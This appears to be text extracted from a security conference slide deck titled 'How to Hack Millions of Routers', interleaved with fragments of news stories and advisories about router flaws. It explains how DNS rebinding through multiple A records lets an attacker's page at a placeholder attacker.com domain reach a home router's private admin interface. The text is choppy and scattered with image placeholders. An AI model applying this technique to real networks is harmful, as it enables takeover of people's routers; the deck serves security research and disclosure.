

How to Hack Millions of Routers

Craig Heffner, Seismic LLC

SOHO Router...Security?

DD-WRT (httpd service) Remote Command Execution Vulnerability

GNUCITIZEN

Information Security Think Tank

[Blog](#) [Archive](#) [About](#) [Portfolio](#) [Contact](#) [Home](#) [The Outfit](#) [The Network](#) [Search](#)

BT HOME FLUB: PWNIN THE BT HOME HUB

published: October 8th, 2007

OK, let me get to the point. The BT Home Hub, which is probably the most popular home router in the UK, is susceptible to critical vulnerabilities.

[Home](#) > [Security](#)

News

D-Link issues fixes for router vulnerabilities

Taiwanese firm says flaw could allow hackers to access administrative settings

By [Jeremy Kirk](#)

January 15, 2010 11:28 AM ET

[Comments \(6\)](#)

[Recommended \(21\)](#)



Share

IDG News Service - Router manufacturer D-Link Corp. today admitted that some of its routers have a vulnerability that could allow hackers access to a device's administrative settings. The Taipei, Taiwan-based firm said that it

Linksys Wi-Fi router vulnerability discovered

Marguerite Reardon | June 4, 2004 8:58 PM PDT

February 15, 2007 3:33 PM PST

Hack lets intruders sneak into home routers

By [Joris Evers](#)

Staff Writer, CNET News

[37 comments](#)

ASUS WL-500W Wireless Router Two Vulnerabilities

Report ID: SA200904719
Source: Secunia
Date of Discovery: 03.09.2009
Criticality: Urgent
Affects: ASUS WL-500W Wireless Router

Compromise From: From remote
Compromise Type: System access
Unknown

Summary

Two vulnerabilities have been reported in ASUS WL-500W wireless router. One vulnerability has an unknown while the other can be exploited to compromise a vulnerable device.

Welcome Google user!

More headlines related to "t":

- [Windows 7: Moving beyond Vista](#)
- [My uncle's quest for a beer-fetching robot](#)
- [In search of a do-it-yourself Wall-E](#)
- [A user's guide to robotics higher ed](#)
- [More matching headlines »](#)

Add CNET News to Google

Add CNET News headlines to your Google homepage or Google reader.



Related Stories

If you haven't changed the default password on your home router, let this recent threat serve as a reminder.



Common Attack Techniques

▶ Cross Site Request Forgery

- ▶ No trust relationship between browser and router
- ▶ Can't forge Basic Authentication credentials
- ▶ Anti-CSRF
- ▶ Limited by the same origin policy

▶ DNS Rebinding

- ▶ Rebinding prevention by OpenDNS / NoScript / DNSWall
- ▶ Most rebinding attacks no longer work
- ▶ *Most...*




Multiple A Record Attack

- ▶ Better known as DNS load balancing / redundancy
- ▶ Return multiple IP addresses in DNS response
 - ▶ Browser attempts to connect to each IP addresses in order
 - ▶ If one IP goes down, browser switches to the next IP in the list
- ▶ Limited attack
 - ▶ Can rebind to any public IP address
 - ▶ Can't rebind to an RFC1918 IP addresses



Rebinding to a Public IP

Target IP:	2.3.5.8
Attacker IP:	1.4.1.4
Attacker Domain:	attacker.com



1.4.1.4




2.3.5.8



Rebinding to a Public IP

What is the IP address for
attacker.com?




1.4.1.4




2.3.5.8




Rebinding to a Public IP



Rebinding to a Public IP




Rebinding to a Public IP



Rebinding to a Public IP

GET / HTTP/1.1
Host: attacker.com




1.4.1.4



2.3.5.8




Rebinding to a Public IP



Rebinding to a Public IP

GET / HTTP/1.1
Host: attacker.com




1.4.1.4



2.3.5.8



Rebinding to a Public IP




Rebinding to a Private IP

Target IP: 192.168.1.1
Attacker IP: 1.4.1.4
Attacker Domain: attacker.com



192.168.1.1




1.4.1.4




Rebinding to a Private IP

What is the IP address for
attacker.com?



Rebinding to a Private IP




Rebinding to a Private IP

GET / HTTP/1.1
Host: attacker.com



192.168.1.1



1.4.1.4




Rebinding to a Private IP

<html>...</html>



192.168.1.1



1.4.1.4



Services Bound to All Interfaces

```
# netstat -l
```

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	*:80	*.*	LISTEN
tcp	0	0	*:53	*.*	LISTEN
tcp	0	0	*:22	*.*	LISTEN
tcp	0	0	*:23	*.*	LISTEN



Firewall Rules Based on Interface Names

- ▶ `-A INPUT -i etho -j DROP`
- ▶ `-A INPUT -j ACCEPT`



IP Stack Implementations

- ▶ **RFC 1122 defines two IP models:**
 - ▶ Strong End System Model
 - ▶ Weak End System Model

